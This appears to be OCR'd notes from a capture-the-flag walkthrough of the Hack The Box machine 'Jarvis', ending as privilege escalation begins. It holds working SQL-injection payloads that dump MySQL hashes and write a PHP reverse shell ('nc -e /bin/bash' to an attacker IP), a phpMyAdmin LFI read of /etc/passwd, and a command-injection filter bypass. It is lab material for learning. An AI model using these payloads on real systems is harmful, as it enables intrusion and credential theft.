
Got Shell

17. **Now lets get a reverse shell**

```
1. Step 1 setup up your listener: sudo nc -nlvp 443
2. http://10.10.10.143/cmdshell.php?cmd=which nc
1 2 /bin/nc 4 5 6 7
2. http://10.10.10.143/cmdshell.php?cmd=nc -e /bin/bash 10.10.14.8 443
3. Hit enter and you should have a terminall shell as www-data
4. SUCCESS, at first I do not even have a bash prompt but that can easily be fixed.
```

18. **Lets upgrade the shell**

```
1. ▷ sudo nc -nlvp 443
[sudo] password for shadow42:
Listening on 0.0.0.0 443
Connection received on 10.10.10.143 33536


whoami
www-data
script /dev/null -c bash
Script started, file is /dev/null
www-data@jarvis:/var/www/html$ ^Z
[1]  + 602320 suspended  sudo nc -nlvp 443
~ ▷ stty raw -echo; fg
[1]  + 602320 continued  sudo nc -nlvp 443
                                                  reset xterm
www-data@jarvis:/var/www/html$ export TERM=xterm
www-data@jarvis:/var/www/html$ export TERM=xterm-256color
www-data@jarvis:/var/www/html$ source /etc/skel/.bashrc
www-data@jarvis:/var/www/html$ stty rows 38 columns 186
www-data@jarvis:/var/www/html$ export SHELL=/bin/bash
```




```
~ ▷ sudo nc -nlvp 443
[sudo] password for shadow42:
Listening on 0.0.0.0 443
Connection received on 10.10.10.143 33536

whoami
www-data
script /dev/null -c bash
Script started, file is /dev/null
www-data@jarvis:/var/www/html$ ^Z
[1]  + 602320 suspended  sudo nc -nlvp 443
~ ▷ stty raw -echo; fg
[1]  + 602320 continued  sudo nc -nlvp 443
                                        reset xterm
www-data@jarvis:/var/www/html$ export TERM=xterm
www-data@jarvis:/var/www/html$ export TERM=xterm-256color
www-data@jarvis:/var/www/html$ source /etc/skel/.bashrc
www-data@jarvis:/var/www/html$ stty rows 38 columns 186
www-data@jarvis:/var/www/html$ export SHELL=/bin/bash
www-data@jarvis:/var/www/html$
```

Lets begin our enumeration as `www-data`

```
1. www-data@jarvis:/var/www/html$ hostname -I
10.10.10.143 dead:beef::250:56ff:feb9:42d1
2. Good news, we are not in a docker container.
```

Hold up **apparently there is a way to dump the SQL administrator's hash. Even if there is no Users table.**

```
1. I am not 100 on this. I do not want to give out false info, but I am pretty sure the database we empty of
users and hashes. Well there is still a way to get the Administrators hash.
2. http://10.10.10.143/room.php?cod=-1 union select 1,2,group_concat(User,0x3a,Password),4,5,6,7 from mysql.user-
- -
3. 0x3a is just the hex for : colon.
4. SUCCESS, we get the admin creds reflected back in the html.
5. DBadmin:*2D2B7A5E4E637B8FBA1D17F40318F277D29964D0 / per night
```



DBadmin:*2D2B7A5E4E637B8FBA1D17F40318F277D29964D0

SUCCESS, we got the administrator's hash. Lets use a Rainbow table like `crackstation.net.` I think it would be much faster

```
2D2B7A5E4E637B8FBA1D17F40318F277D29964D0
I did not include the asterisk. Not sure if it was part of the hash or not.
|2D2B7A5E4E637B8FBA1D17F40318F277D29964D0|MySQL4.1+|imissyou|
I could have probrably cracked that really fast with John but oh well whatever works.
DBadmin:imissyou
```


- *#pwn_HashCat_modes_finding_the_mode_quickly*
- *#pwn_finding_the_HashCat_mode_quickly*

22. **A simple way to find the hashcat hash mode for cracking this `MySQL4.1` type of hash would be the following way.**

```
Where to start to find out a very specific type of hash mode for hashcat. Well we can just search for mysql examples at the beginning and try them all, but since we know from crackstation that it is a MySQL4.1 type of hash lets grep on that to find the mode.
 ▷ hashcat --example-hashes | grep -i 'mysql' -B2

Hash mode #200
  Name................: MySQL323
--

Hash mode #300
  Name................: MySQL4.1/MySQL5
--

Hash mode #7401
  Name................: MySQL $A$ (sha256crypt)
--
  Kernel.Type(s)......: pure, optimized
  Example.Hash.Format.: plain
  Example.Hash........:
$mysql$A$005*F9CC98CE08892924F50A213B6BC571A2C11778C5*625479393559393965414D45316477456B484F41316E64484742577A2E3
162785353526B7554584647562F
--

Hash mode #11200
  Name................: MySQL CRAM (SHA1)
--
  Kernel.Type(s)......: pureDBadmin:imissyou, optimized
  Example.Hash.Format.: plain
  Example.Hash........:
$mysqlna$2576670568531371763643101056213751754328*5e4be686a3149a12847caa9898247dcc05739601
hashcat -m 300 -a 0 dbadmin_hash /usr/share/wordlists/rockyou.txt
I only grep on mysql which keeps it general and by singling out the most likely candidates we have maybe 2. There are only 4 total. What I am saying is that it is not as hard to find out the hash mode as I used to think it was. There is also the HashCat examples website which is easy to filter for your keyword. >>> https://hashcat.net/wiki/doku.php?id=example_hashes
```


23. **Lets do an nmap http-enum scan to see if we can find any admin login pages**

```
nmap --script http-enum -p 80 10.10.10.143 -oN jarvis/httpenum80.nmap -vvv
SUCCESS, nmap is an amazing tool.
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack
| http-enum:
|   /phpmyadmin/: phpMyAdmin
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.25 (debian)'
|   /images/: Potentially interesting directory w/ listing on 'apache/2.4.25 (debian)'
|_  /js/: Potentially interesting directory w/ listing on 'apache/2.4.25 (debian)'
I find phpmyadmin. Lets checkit out. http://10.10.10.143/phpmyadmin
```



phpMyAdmin

```
DBadmin:imissyou
http://10.10.10.143/phpmyadmin/
SUCCESS we get a phpmyadmin login screen.
DBadmin:imissyou <<< Lets try the credentials we cracked from the hash.
SUCCESS I am logged in as DBadmin.
```



1. **password to phpmyadmin** `DBadmin:imissyou`

`LFI` in vulnerable `phpmyadmin4.8` using directory traversal

25. **Lets do a searchsploit for phpmyadmin. Logging in we can find the version.** `4.8`

```
1. ▷ searchsploit phpmyadmin 4.8
 ▷ cat tmp | awk '!($3="")'
phpMyAdmin 4.8  Cross-Site Request Forgery | php/webapps/46982.txt
phpMyAdmin 4.8.0  4.8.0-1 - Cross-Site Request Forgery | php/webapps/44496.html
phpMyAdmin 4.8.1  (Authenticated) Local File Inclusion (1) | php/webapps/44924.txt
phpMyAdmin 4.8.1  (Authenticated) Local File Inclusion (2) | php/webapps/44928.txt
phpMyAdmin 4.8.1  Remote Code Execution (RCE) | php/webapps/50457.py
phpMyAdmin 4.8.4  'AllowArbitraryServer' Arbitrary File Read | php/webapps/46041.py
2. ▷ searchsploit -x php/webapps/44924.txt
3. ▷ searchsploit -m php/webapps/44924.txt <<< copy it to local working dir.
4. Copy the URL in the exploit and append it to our phpmyadmin login to exfiltrate the /etc/passwd file.
5. http://10.10.10.143/phpmyadmin/index.php
6. Cat out the payload. This is what we will use the one that ends in .ini
7.  ▷ cat 44924.txt | grep -A2 "Payload:"
Payload:

http://127.0.0.1/phpmyadmin/index.php?target=db_sql.php%253f/../../../../../../windows/wininit.ini
--
Payload:

http://127.0.0.1/phpmyadmin/index.php?
a=phpinfo();&target=db_sql.php%253f/../../../../../../phpStudy/PHPTutorial/MySQL/data/hack/hack.frm
8. http://10.10.10.143/phpmyadmin/index.php?target=db_sql.php%253f/../../../../../../windows/wininit.ini
9. Instead of wininit.ini lets do /etc/passwd
10. http://10.10.10.143/phpmyadmin/index.php?target=db_sql.php%253f/../../../../../../etc/passwd
11. SUCCESS
---------------------
<div id="page_content">root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

```
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
pepper:x:1000:1000:,,,:/home/pepper:/bin/bash
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:107:65534::/run/sshd:/usr/sbin/nologin
```

26. **Since we are the admin of the phpmyadmin account we can easily get a reverse shell as dbadmin.**

```
1. Click the SQL tab and type the following as a proof of concept.
2. SELECT "foo" into outfile "/var/www/html/testing.txt"
3. click go
4.  MySQL returned an empty result set (i.e. zero rows). (Query took 0.0003 seconds.)
5. If we browse to the file >>> http://10.10.10.143/testing.txt
6. SUCCESS, I get back 'foo'
```

Python automation script `exploit_jarvis.py`

27. **We could do this with an easy bash one liner or php one liner but savitar wants to write a python script. So lets write a python script. Call it** `exploit_jarvis.py`

```
1. Open up 'code' with your awesome blackarch.
ILOVEYOUILOVEYOUILOVEYOUILOVEYOUILOVEYOUILOVEYOUILOVEYOU
ILOVEYOUILO *******     ******* ILOVEYOUILOVEYOUILOVEYOU
ILOVEYOU *********** I *********** LOVEYOUILOVEYOUILOVEY
OUIUI *************** *************** VEYOUILOVEYOUILOVE
YOUI ************** heart ************* LOVEYOUILOVEYOUI
IL ************************************* OVEYOUILOVEYOUI
L **************** BlackArch ************ OVEYOUILOVEYOU
I *************************************** LOVEYOUILOVEYO
U *************************************** ILOVEYOUILOVEY
OU ************************************* ILOVEYOUILOVEYO
UIL *********************************** OVEYOUILOVEYOUIL
OVEYO ******************************* ULOVEYOUILOVEYOUIL
OVEYOUI **************************** LOVEYOUILOVEYOUILOV
EYOUILOVE *********************** YOUILOVEYOUILOVEYOUILO
VEYOUILOVEYOU ***************** ILOVEYOUILOVEYOUILOVEYOU
ILOVEYOUILOVEYO ************* LOVEYOUILOVEYOUILOVEYOUILO
UILOVEYOUILOVEYOU ********* LOVEYOUILOVEYOUILOVEYOUILOVE
LOVEYOUILOVEYOUILOV ***** ILOVEYOUILOVEYOUILOVEYOUILOVEY
EYOUILOVEYOUILOVEYOU *** YOULOVEYOUILOVEYOUILOVEYOUILOVE
VEYOUILOVEYOUILOVEYOU * VEYOUILOVEYOUILOVEYOUILOVEYOUILO
OVEYOUILOVEYOUILOVEYOUILOVEYOUILOVEYOUILOVEYOUILOVEYOUIL
2. BlackArch shilling over. Lets do this code along.
```

28. **Side distraction...I find 2 sub-domains**

```
1. I did not realize this until now but at the bottome of the main page.
2. http://10.10.10.143 At the bottom of the contact form is 2 sub-domains.
3. supersecurehotel@logger.htb
supersecurehotel.htb
4. Lets add them to our /etc/hosts file.
5. ▷ cat /etc/hosts | grep jarv
10.10.10.143 jarvis.htb logger.htb supersecurehotel.htb
6. Lets check out these sub-domains. FAIL nothing different. S4vitar says there is no virtual hosting going on
with these sub-domains. I have no idea what that means but anyway lets move on.
```

Create revese shell php payload for python script

29. **Ok lets get a reverse shell for this again so we can use with our python script.**

```
1. http://10.10.10.143/room.php?cod=-1 union select 1,2,"<?php system('nc -e /bin/bash 10.10.14.8 443'); ?
>",4,5,6,7 into outfile "/var/www/html/reverse.php"-- -
'2. First, set up your listener 'sudo nc -nlvp 443'
3. Now hit enter on the browser payload, and that should give you a shell as www-data.
4. To trigger the payload visit the payload.
5. http://10.10.10.143/reverse.php
6. SUCCESS!
7. ▷ sudo nc -nlvp 443
[sudo] password for shadow42:
Listening on 0.0.0.0 443
Connection received on 10.10.10.143 49510
whoami
www-data
exit
8. That was just for demo purposes to make sure it works and we are going to use the payload in the python
script.
```

30. ***SUCCESS, the python script worked great*. Lets move on to PrivESC**

```
1. www-data@jarvis:/var/www/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@jarvis:/var/www/html$ sudo -l
Matching Defaults entries for www-data on jarvis:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on jarvis:
    (pepper : ALL) NOPASSWD: /var/www/Admin-Utilities/simpler.py
2. We can execute '/var/www/Admin-Utilities/simpler.py' but only as 'pepper'
3. So if we do the command with sudo -u pepper we may be able to execute it.
4. sudo -u pepper /var/www/Admin-Utilities/simpler.py
5. www-data@jarvis:/var/www/html$ sudo -u pepper /var/www/Admin-Utilities/simpler.py
***********************************************
     _                 _
 ___(_)_ __ ___  _ __ | | ___ _ __ _ __  _   _
/ __| | '_ ` _ \| '_ \| |/ _ \ '__| '_ \| | | |
\__ \ | | | | | | |_) | |  __/ |_ | |_) | |_| |
|___/_|_| |_| |_| .__/|_|\___|_(_)| .__/ \__, |
                |_|               |_|    |___/
                                @ironhackers.es
6. SUCCESS, we are able to execute the script.
```

Abusing poor sanitization in python script

31. **You can do stuff with this python script simpler.py**

```
1. You can ping an attacker.
2.  ▷ sudo tcpdump -i tun0 icmp
3. www-data@jarvis:/home/pepper$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
Enter an IP: 10.10.14.8
PING 10.10.14.8 (10.10.14.8) 56(84) bytes of data.
64 bytes from 10.10.14.8: icmp_seq=1 ttl=63 time=137 ms

4.  ▷ sudo tcpdump -i tun0 icmp
[sudo] password for shadow42:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
04:56:10.667250 IP jarvis.htb > ac2ba9789: ICMP echo request, id 2162, seq 1, length 64
5. SUCCESS, it does work.
6. If we do the same command again but instead of entering an ip we enter $(payload) because the script as
forbidden certain special characters but not the $ or parenthesis.
7. www-data@jarvis:/home/pepper$ cat /var/www/Admin-Utilities/simpler.py | grep -i -A2 -B2 "forbidden"

def exec_ping():
    forbidden = ['&', ';', '-', '`', '||', '|']
    command = input('Enter an IP: ')
    for i in forbidden:
        if i in command:
            print('Got you')
8. Not thorough enough sanitization.
9. www-data@jarvis:/home/pepper$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
10. Before anything set up a listener on port 443 >>> sudo nc -nlvp 443
11. Now, instead of an attacker ip enter the following payload.
12. $(nc -e /bin/bash 10.10.14.8 443)
13. FAIL, the - has triggered the else statement in the script.
14. www-data@jarvis:/home/pepper$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
***********************************************
     _                 _
 ___(_)_ __ ___  _ __ | | ___ _ __ _ __  _   _
/ __| | '_ ` _ \| '_ \| |/ _ \ '__| '_ \| | | |
\__ \ | | | | | | |_) | |  __/ |_ | |_) | |_| |
|___/_|_| |_| |_| .__/|_|\___|_(_)| .__/ \__, |
                |_|               |_|    |___/
                                @ironhackers.es

***********************************************

Enter an IP: $(nc -e /bin/bash 10.10.14.8 443)
Got you <<<
```

32. *There is a way to bypass this*

```
1. cd into /tmp
2. touch reverse.sh
3. nano reverse.sh
4. Enter the following
#!/bin/bash
nc -e /bin/bash 10.10.14.8 443
5. chmod +x reverse.sh
6. So we have bypass their filter anyway.
7. Enter an IP: $(bash /tmp/reverse.sh) <<< filtering defeated
```

Pivot to Pepper and User Flag

33. **Attempt number 2**

```
1. www-data@jarvis:/tmp$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
***********************************************
     _                 _
 ___(_)_ __ ___  _ __ | | ___ _ __ _ __  _   _
/ __| | '_ ` _ \| '_ \| |/ _ \ '__| '_ \| | | |
\__ \ | | | | | | |_) | |  __/ |_ | |_) | |_| |
|___/_|_| |_| |_| .__/|_|\___|_(_)| .__/ \__, |
                |_|               |_|    |___/
                                @ironhackers.es

***********************************************

Enter an IP: $(bash /tmp/reverse.sh)
2. SUCCESS!
3. ▷ sudo nc -nlvp 443
[sudo] password for shadow42:
Listening on 0.0.0.0 443
Connection received on 10.10.10.143 49550

whoami
pepper
4. Now, lets upgrade our shell and get the user flag.
---------------------------
▷ sudo nc -nlvp 443
[sudo] password for shadow42:
Listening on 0.0.0.0 443
Connection received on 10.10.10.143 49550

whoami
pepper
script /dev/null -c bash
Script started, file is /dev/null
pepper@jarvis:/tmp$ ^Z
[1]  + 586494 suspended  sudo nc -nlvp 443
~/hak4crak/jarvis ▷ stty raw -echo; fg
[1]  + 586494 continued  sudo nc -nlvp 443
                                          reset xterm
pepper@jarvis:/tmp$ export TERM=xterm
pepper@jarvis:/tmp$ export TERM=xterm-256color
pepper@jarvis:/tmp$ source /etc/skel/.bashrc
pepper@jarvis:/tmp$ stty rows 38 columns 186
pepper@jarvis:/tmp$ export SHELL=/bin/bash
pepper@jarvis:/tmp$ whoami
pepper
pepper@jarvis:/tmp$ cat /home/pepper/user.txt
3b4132e187412d30feaba68335ddaaa7
```

Privilege escalation phase

33. **Enumerating with shell as pepper for root privesc**

```
1. There is a logs directory
2. pepper@jarvis:~/Web/Logs$ ls -la
total 12
drwxr-xr-x 2 pepper pepper 4096 Mar 15 16:27 .
drwxr-xr-x 3 pepper pepper 4096 May  9  2022 ..
-rw-r--r-- 1 root   root    349 Mar 15 17:32 10.10.14.8.txt
3. There is a log of the attacker machine with all the commands.
4. pepper@jarvis:/$ find / -perm -4000 -user root -ls 2>/dev/null
     3969     32 -rwsr-xr-x   1 root     root        30800 Aug 21  2018 /bin/fusermount
     3827     44 -rwsr-xr-x   1 root     root        44304 Mar  7  2018 /bin/mount
     3924     60 -rwsr-xr-x   1 root     root        61240 Nov 10  2016 /bin/ping
     9420    172 -rwsr-x---   1 root     pepper     174520 Jun 29  2022 /bin/systemctl
5. pepper@jarvis:/$ ls -la /bin/systemctl
-rwsr-x--- 1 root pepper 174520 Jun 29  2022 /bin/systemctl
6. OOPS, pepper can run systemctl as root without a password. Its over.
```

Steps to privesc

